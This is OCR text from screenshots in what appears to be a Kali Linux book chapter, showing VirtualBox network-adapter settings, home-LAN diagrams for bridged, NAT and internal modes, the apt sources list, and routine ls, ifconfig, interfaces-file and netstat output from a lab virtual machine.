4 - Network
General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Ad
Attached to:
Not attached
NAT
NAT Network
Bridged Adapter
Internal Network
Host-only Adapter
Generic Driver
Name:
Advanced
Cancel
OK



VirtualBox - Network
General
Input
Update
Language
Display
Network
Extensions
Proxy
NAT Networks
Host-only Networks
Active
Name
NatNetwork
Cancel
OK



VirtualBox - Network
General
Input
Update
Language
Display
Network
Extensions
Proxy
Enable Network
Network Name:
NatNetwork1
Network CIDR:
10.0.2.0/24
Network Options:
Supports DHCP
Supports IPv6
Advertise Default IPv6 Route
Port Forwarding
Cancel
OK
Active
OK


Kali-Linux-2017.3-amd64 - Shared Folders
General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Folders List
Name
Path
Machine Folders
Auto-mount
Access
Folder Path:
<not selected>
Folder Name:
Read-only
Auto-mount
Cancel
OK
Cancel
OK



Home LAN
Kali VM
192.168.0.101
Bridged
192.168.0.50
192.168.0.10
Router/Switch/Firewall
192.168.0.11
Internet



Home LAN
Kali VM
10.0.0.5
NAT
192.168.0.50
192.168.0.10
Router/Switch/Firewall
192.168.0.11
Internet



Home LAN
Kali VM
10.0.0.100
Internal Network
X
192.168.0.50
192.168.0.10
Router/Switch/Firewall
192.168.0.11
Internet



root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.8.7 File: /etc/apt/sources.list
#
deb cdrom:[Debian GNU/Linux 2017.3 _Kali-rolling_ - Official Snapshot amd64 L$
#deb cdrom:[Debian GNU/Linux 2017.3 _Kali-rolling_ - Official Snapshot amd64 LI$
deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib
[Read 8 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

Chapter 3: Delving Deep into the Usage of Kali Linux





root@kali-2017-3:~# ls --help
Usage: ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
Mandatory arguments to long options are mandatory for short options too.
-a, --all do not ignore entries starting with .
-A, --almost-all do not list implied . and ..
--author with -l, print the author of each file
-b, --escape print C-style escapes for nongraphic characters
--block-size=SIZE scale sizes by SIZE before printing them; e.g.,
'--block-size=M' prints sizes in units of
1,048,576 bytes; see SIZE format below
-B, --ignore-backups do not list implied entries ending with ~
-c with -lt: sort by, and show, ctime (time of last
modification of file status information);
with -l: show ctime and sort by name;
otherwise: sort by ctime, newest first
-C list entries by columns
--color[=WHEN] colorize the output; WHEN can be 'always' (default
if omitted), 'auto', or 'never'; more info below
-d, --directory list directories themselves, not their contents
-D, --dired generate output designed for Emacs' dired mode
-f do not sort, enable -aU, disable -ls --color
-F, --classify append indicator (one of */=>@|) to entries
--file-type likewise, except do not append '*'
--format=WORD across -x, commas -m, horizontal -x, long -l,
single-column -1, verbose -l, vertical -C
--full-time like -l --time-style=full-iso
-g like -l, but do not list owner
--group-directories-first
group directories before files;
can be augmented with a --sort option, but any


root@kali-2017-3:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.0.197 netmask 255.255.255.0 broadcast 10.0.0.255
ether 00:0c:29:91:92c6 txqueuelen 1000 (Ethernet)
RX packets 57 bytes 6424 (6.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 28 bytes 2767 (2.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 20 bytes 1116 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 20 bytes 1116 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



root@kali: /
File Edit View Search Terminal Help
root@kali:/# gedit /etc/network/interfaces
Open
interfaces
/etc/network
This file describes the network interfaces available on your system
and how to activate them. For more information, see interfaces(5).
source /etc/network/interfaces.d/*
The loopback network interface
auto lo
iface lo inet loopback


```
root@kali-2017-3:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.99  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::20c:29ff:fe91:92c6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:91:92:c6  txqueuelen 1000  (Ethernet)
        RX packets 73  bytes 6537 (6.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33  bytes 2434 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1038 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1038 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali-2017-3:~#
```


```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name

tcp6       0      0 :::80                   :::*                    LISTEN      1766/apache2

root@kali:~#
```

